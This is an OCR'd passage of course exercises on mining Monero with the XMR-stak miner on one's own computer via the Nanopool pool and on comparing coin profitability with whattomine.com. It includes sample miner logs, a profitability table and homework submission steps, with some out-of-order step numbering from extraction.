
29. Let`s **setup the "XMR-stak".** Open the file **"start.bat"** with your preferred text editor. In this exercise we will mine Monero in "**Nanopool**" pool. Make the "**start.bat**" looks like this:
    a. YOUR_WALLET_ADDRESS - your valid Monero address.
    b. YOUR_PAYMENT_ID - your payment-ID(PAYLOAD). Optional. Use 0 for local wallet.
    c. YOUR_WORKER_NAME - simple short worker name (like worker01). Optional.
    d. YOUR_EMAIL - your email address for notifications. Optional.




30. **Save** the "**start.bat**".

Mine Monero Coins

20. Start **"XMR-stak"** by double click the file **"start.bat"**.



21. The **miner** will start and give as information.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

22. After connected to “Nanopool” the miner starts receiving “new jobs” from the pool.

```
C:\Users\Develop\Downloads\xmr-stak-win64\xmr-stak.exe
[2018-05-10 19:25:50] : New block detected.
[2018-05-10 19:26:50] : New block detected.
[2018-05-10 19:27:50] : New block detected.
[2018-05-10 19:27:55] : New block detected.
[2018-05-10 19:28:42] : New block detected.
[2018-05-10 19:29:10] : Result accepted by the pool.
[2018-05-10 19:29:42] : New block detected.
[2018-05-10 19:30:42] : New block detected.
[2018-05-10 19:31:42] : New block detected.
[2018-05-10 19:32:42] : New block detected.
[2018-05-10 19:33:43] : New block detected.
[2018-05-10 19:33:47] : New block detected.
[2018-05-10 19:34:48] : New block detected.
[2018-05-10 19:35:31] : New block detected.
[2018-05-10 19:36:31] : New block detected.
[2018-05-10 19:37:31] : New block detected.
[2018-05-10 19:37:57] : New block detected.
[2018-05-10 19:38:45] : New block detected.
[2018-05-10 19:38:50] : New block detected.
[2018-05-10 19:38:53] : New block detected.
[2018-05-10 19:39:53] : New block detected.
[2018-05-10 19:40:53] : New block detected.
[2018-05-10 19:41:47] : New block detected.
[2018-05-10 19:42:47] : New block detected.
[2018-05-10 19:43:47] : New block detected.
[2018-05-10 19:43:49] : New block detected.
[2018-05-10 19:44:49] : New block detected.
[2018-05-10 19:45:49] : New block detected.
[2018-05-10 19:46:41] : New block detected.
```

23. Also, you can see the information about **Hashrate**. In runtime you can press **“h”** key to see the speed statistics anytime.

```
[2018-05-10 20:40:54] : New block detected.
[2018-05-10 20:42:05] : New block detected.
[2018-05-10 20:42:05] : New block detected.
HASHRATE REPORT - CPU
| ID |    10s |    60s |    15m | ID |    10s |    60s |    15m |
|  0 |   18.1 |   18.7 |   17.7 |  1 |   18.8 |   19.4 |   18.4 |
|  2 |   18.9 |   19.4 |   18.4 |
Totals (CPU):    55.8   57.5   54.5 H/s
---------------------------------------------------------------
Totals (ALL):    55.8   57.5   54.5 H/s
Highest:    65.3 H/s
---------------------------------------------------------------
[2018-05-10 20:42:25] : New block detected.
```

24. In runtime you can also press **“r”** to see the **results** report.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
[2018-05-10 20:48:51] : New block detected.
[2018-05-10 20:49:41] : New block detected.
RESULT REPORT
Difficulty       : 120001
Good results     : 3 / 3 (100.0 %)
Avg result time  : 1882.7 sec
Pool-side hashes : 360003

Top 10 best results found:
|  0 |          721261 |  1 |          622191 |
|  2 |          243112 |  3 |               0 |
|  4 |               0 |  5 |               0 |
|  6 |               0 |  7 |               0 |
|  8 |               0 |  9 |               0 |

Error details:
Yay! No errors.
[2018-05-10 20:50:41] : New block detected.
[2018-05-10 20:51:19] : New block detected.
```


25. If you press "c" this will brings the connection report.

```
[2018-05-10 20:54:22] : New block detected.
[2018-05-10 20:54:24] : Fast-connecting to dev pool ...
[2018-05-10 20:54:25] : Dev pool connected. Logging in...
CONNECTION REPORT
Pool address    : xmr-eu1.nanopool.org:14433
Connected since : 2018-05-10 19:16:28
Pool ping time  : 338 ms

Network error log:
Yay! No errors.
```


Let`s See the Pool Statistics.

6. Go to https://xmr.nanopool.org/ , paste the address in the upper right corner and click on **search**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



7. After you mined your first block here you can see the variety of statistics.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Experiment with the Miner

1. What is your **hash rate**?
2. How many XMR (**Monero**) you can mine for 24 hours?

What to Submit?

Create a **zip file** (e.g. **`your-name-monero-mining-exercise.zip`**) holding the screenshots of your mining and the log file.


Submit your zip file as **homework** at the course Web site.

Exercises: What to Mine?

In this exercise you will learn how to choose the **optimal cryptocurrency to mine**. There is many and many coins in the world of cryptocurrencies, but which of them is the best for your hardware. We will look for the answer of this question on web site https://whattomine.com.

Visit "Whattomine"


14. Go to website: https://whattomine.com. In first section you can choose you hardware. Here is the most popular mining GPUs and ASICs.




8. Let`s choose one **AMD Radeon RX 570** card.

9. Downwards are hashing algorithms with "**Hash rate**", "**Power**" consumption and "**Daily cost**". Here you can see the **reference** values for your hardware. The site gives you the default values but you can enter your own parameters.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



10. In the "**Cost**" field you can enter price that your pay for electricity.




11. You can **change** the **sorting criteria** from drop-down list "**Sort by**". This is important to choose the right options. For example, if you use profitability for last 24h, this will show the most **actual** currencies, but while you manage to mine the coins, the leadership can be already changed. The longest periods like last 3 or 7 days give you the more **stabile** picture of mining situation.




12. With same logic you can choose the **difficulty for revenue calculations**. The more longest period – the more stable picture.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



13. When you are ready click on "Calculate" button.



14. Scroll down and you will see the **crypto coins** ordered by your criteria. Remember that not always the leader is the best choice and very often the doubtful coins are very attractive but for a **very short time**.



Name(Tag) Algorithm	Block Time Block Reward Last Block	Difficulty NetHash	Est. Rewards Est. Rewards 24h	Exchange Rate	Market Cap Volume	Rev. BTC Rev. 24h	Rev. $ Profit	Profitability Current | 24h 3 days | 7 days
Musicoin(MUSIC) Ethash	BT: 13s BR: 246.20 LB: 1,605,166	5,656,450M 435.11 Gh/s 6.2%	104.9142 111.4528	0.00000148 (Bittrex) 8.5%	$13,292,117 32.97 BTC	0.00016 0.00016	$2.94 $2.74	97% | **106%** 103% | 103%
Metaverse(ETP) Ethash	BT: 33s BR: 2.85 LB: 794,933	8,339,193M 252.70 Gh/s -6.1%	0.8237 0.7736	0.00021100 (Bitfinex) 8.1%	$137,863,771 78.38 BTC	0.00017 0.00016	$2.91 $2.71	**109%** | 105% 105% | 102%
Pirl(PIRL) Ethash	BT: 14s BR: 10.00 LB: 475,683	7,794,347M 556.74 Gh/s -2.9%	3.0925 3.0027	0.00005380 (Cryptopia) 3.3%	$5,472,282 4.51 BTC	0.00017 0.00016	$2.88 $2.68	104% | 104% **106%** | 79%
EthereumClassic(ETC) Ethash	BT: 14.47s BR: 3.88 LB: 5,028,164	118,730,303M 8.20 Th/s -0.3%	0.0788 0.0785	0.00197484 (Bittrex) 7.7%	$3,463,344,568 3,055.12 BTC	0.00016 0.00016	$2.76 $2.56	97% | **100%** 96% | 89%
Ethereum(ETH) Ethash	BT: 15.07s BR: 2.91 LB: 4,742,207	1,688,544,571M 112.01 Th/s -2.9%	0.0042 0.0040	0.03842054 (Poloniex) -0.7%	$65,985,762,138 5,393.17 BTC	0.00016 0.00015	$2.76 $2.56	100% | **100%** 100% | 100%
Ubiq(UBQ) Ethash	BT: 1m 22s BR: 8.00 LB: 320,098	21,464,187M 261.76 Gh/s 20.7%	0.8984 1.0844	0.00013887 (Bittrex) 3.0%	$95,841,346 662.90 BTC	0.00012 0.00015	$2.68 $2.48	78% | **97%** 97% | 92%
Expanse(EXP) Ethash	BT: 42s BR: 4.00 LB: 861,838	10,516,598M 250.40 Gh/s 7.2%	0.9168 0.9831	0.00014111 (Bittrex) 12.7%	$19,882,385 87.65 BTC	0.00013 0.00014	$2.47 $2.27	81% | **90%** 88% | 79%

Experiment with "Whattomine"

6. Enter your **favorite graphics card (GPU)**.
7. Change the **hash rate** and **power consumption** options if necessary.
8. Enter your **electricity costs**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

9. Which **cryptocurrency** you would **mine** and why?

What to Submit?

Create a **zip file** (e.g. **`your-name-whattomine-exercise.zip`**) holding the **screenshots** taken from https://whattomine.com with your adjustments and **text file "whattomine.txt"** with answer of question: "Which crypto currency you would mine and why?".

